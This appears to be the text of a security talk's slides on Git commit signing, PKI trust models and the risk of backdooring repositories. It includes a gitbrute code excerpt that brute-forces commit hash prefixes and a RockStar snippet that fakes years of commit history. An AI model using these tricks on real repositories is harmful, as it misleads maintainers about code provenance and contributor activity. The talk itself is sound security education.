
Implement CA Servers

Configuration (CRLS,AIA)


Design PKI Infrastructure



My voice is my passport – Verify me



GPG Trust Model



GPG Trust Model




Figure 15.7 PGP Trust Model Example



Embedded Signatures



No More Than One Signature Per Commit



Backdooring

ONE DOES NOT SIMPLY

"OOPS" IT IN THE BACK DOOR

made on imgur




Simple Scenario

- * User "Alice" clones the canonical repo so they can work on a bugfix. They branch locally, and then push their local branch to a branch on a public repository somewhere.
- * User "Alice" does not have direct commit access to the canonical repository, so they contact a committer, "Bob". "Bob" adds a remote in his working copy pointing to Alice's remote; after review of the changes, Bob merges the branch to their development branch.
- * Later, Bob pushes his development branch to the canonical repository.

The question that arises is: how do we know that Alice has signed a CLA? How does Bob know that Alice has signed a CLA?



Danger Zone



Ambiguity



Transitive Policy Checks



Transitive Policy Checks

FIGURE 2

China Telecom Hijacks Verizon Wireless^{17,41}



Trust your peer?

trusting the pushing client's assertions as to the signature status is meaningless from a security perspective.





Demo

The background is a solid red color with a diagonal gradient. In the top-left corner, there is a dark, irregular splatter. Scattered across the background are various semi-transparent icons, including a pencil, a leaf, a speech bubble, a magnifying glass, a person, a computer monitor, and a speech bubble with a checkmark. A dark red diagonal band runs from the top-left towards the bottom-right, containing the text.

Has this been seen in the wild?

No?

```
from hashlib import sha1
def githash(data):
    s = sha1()
    s.update("blob %u\0" % len(data))
    s.update(data)
    return s.hexdigest()
```

STAND BACK



I'M GOING TO TRY
SCIENCE



No?

“If all 6.5 billion humans on Earth were programming, and every second, each one was producing code that was the equivalent of the entire Linux kernel history (3.6 million Git objects) and pushing it into one enormous Git repository, it would take roughly 2 years until that repository contained enough objects to have a 50% probability of a single SHA-1 object collision.. A higher probability exists that every member of your programming team will be attacked and killed by wolves in unrelated incidents on the same night.”



No?



Yes?

<https://github.com/bradfitz/gitbrute>

```
salty:GitBackdoor salt$ go run gitbrute.go --prefix defc0
salty:GitBackdoor salt$ git log | grep defc0
commit defc0b2101d043d81fa40c77834ac4d136f79df1
salty:GitBackdoor salt$ git log | more
commit defc0b2101d043d81fa40c77834ac4d136f79df1
Author: John RockStar Menerick <lordappsec@gmail.com>
Date: Sat Jul 18 19:45:29 2015 -0700
```


RockStar script based on Avinash

```
106 s1 := sha1.New()
107 wantHexPrefix := []byte(*prefix)
108 hexBuf := make([]byte, 0, sha1.Size*2)
109
110 for t := range possibilities {
111     select {
112     case <-done:
113         return
114     default:
115         ad := date{startUnix - int64(t.authorBehind), authorDate.tz}
116         cd := date{startUnix - int64(t.commitBehind), commitDate.tz}
117         strconv.AppendInt(blob[:adatei], ad.n, 10)
118         strconv.AppendInt(blob[:cdatei], cd.n, 10)
119         s1.Reset()
120         s1.Write(blob)
121         if !bytes.HasPrefix(hexInPlace(s1.Sum(hexBuf[:0])), wantHexPrefix) {
122             continue
123         }
124
125         winner <- solution{ad, cd}
126         return
127     }
128 }
```



Yes?

I NOTICED YOU LEAVE YOUR COMPUTER UNLOCKED



I ALSO LIKE TO LIVE DANGEROUSLY

memegenerator.net



Yes?

The screenshot shows the CollabNet GitEye application window. The title bar reads "CollabNet GitEye". The interface includes a top navigation bar with "Dashboard", "Git Files", "History", "Task List", and "Builds". A left sidebar shows a tree view of "eclipse_desktop [master]" with sub-items like "Branches", "Tags", "References", "Remotes", "origin", and "Working Directory". A context menu is open over the "Remote" section, listing actions such as "Switch To", "Commit...", "Clean...", "Stash Changes", "Push to Upstream", "Fetch from Upstream", "Push to Gerrit...", "Fetch from Gerrit...", "Push Branch...", "Pull", "Merge...", "Rebase...", "Reset...", "Import Projects...", "Show In", "Collect Garbage", "Remove Repository from View", "Delete Repository...", "Add Submodule...", "Copy Path to Clipboard", "Paste Repository Path or URI", "Properties", and "Task Repository Properties". The "Remote" sub-menu is also open, showing "Push...", "Push Tags...", and "Fetch...". The main content area displays "Local Git Repositories" and "Remote Git Repositories" sections with buttons for "Add Repository", "Clone Repository", and "Create Repository".



Yes?

]HackingTeam[

Rely on us.



Signed commit metrics on the popular git services vs. not signed commits



Tools

CLI



To a close

THANK YOU GRAZIE MERCI DANKE GRAZIAS 謝謝 СПАСИБО
GRACIAS OBRIGADO ありがとう DANK TAKK BEDANKT DAKUJEM

One More Thing



{ How to know if a person
is a good programmer? }



One More Thing

```
from RockStar import RockStar
```

```
activity = RockStar(days=4061)  
activity.make_me_a_rockstar()
```



lordappsec

22,192 commits / 22,196 ++ / 22,191 --

#1



2005

2007

2009

2011

2013

2015


One More Thing

```
from RockStar import RockStar
```

```
activity = RockStar(days=4061)  
activity.make_me_a_rockstar()
```



John Menerick I might need to ask for one. Utilizing a repo with 22k commits going back to June 2004 - GitHub restricts their metrics to the life of the account. BitBucket does a bit better -



Like · Reply · 1 min



Paul Stefan Bohm By that metric the best programmers have the oldest accounts.

Like · Reply · Just now

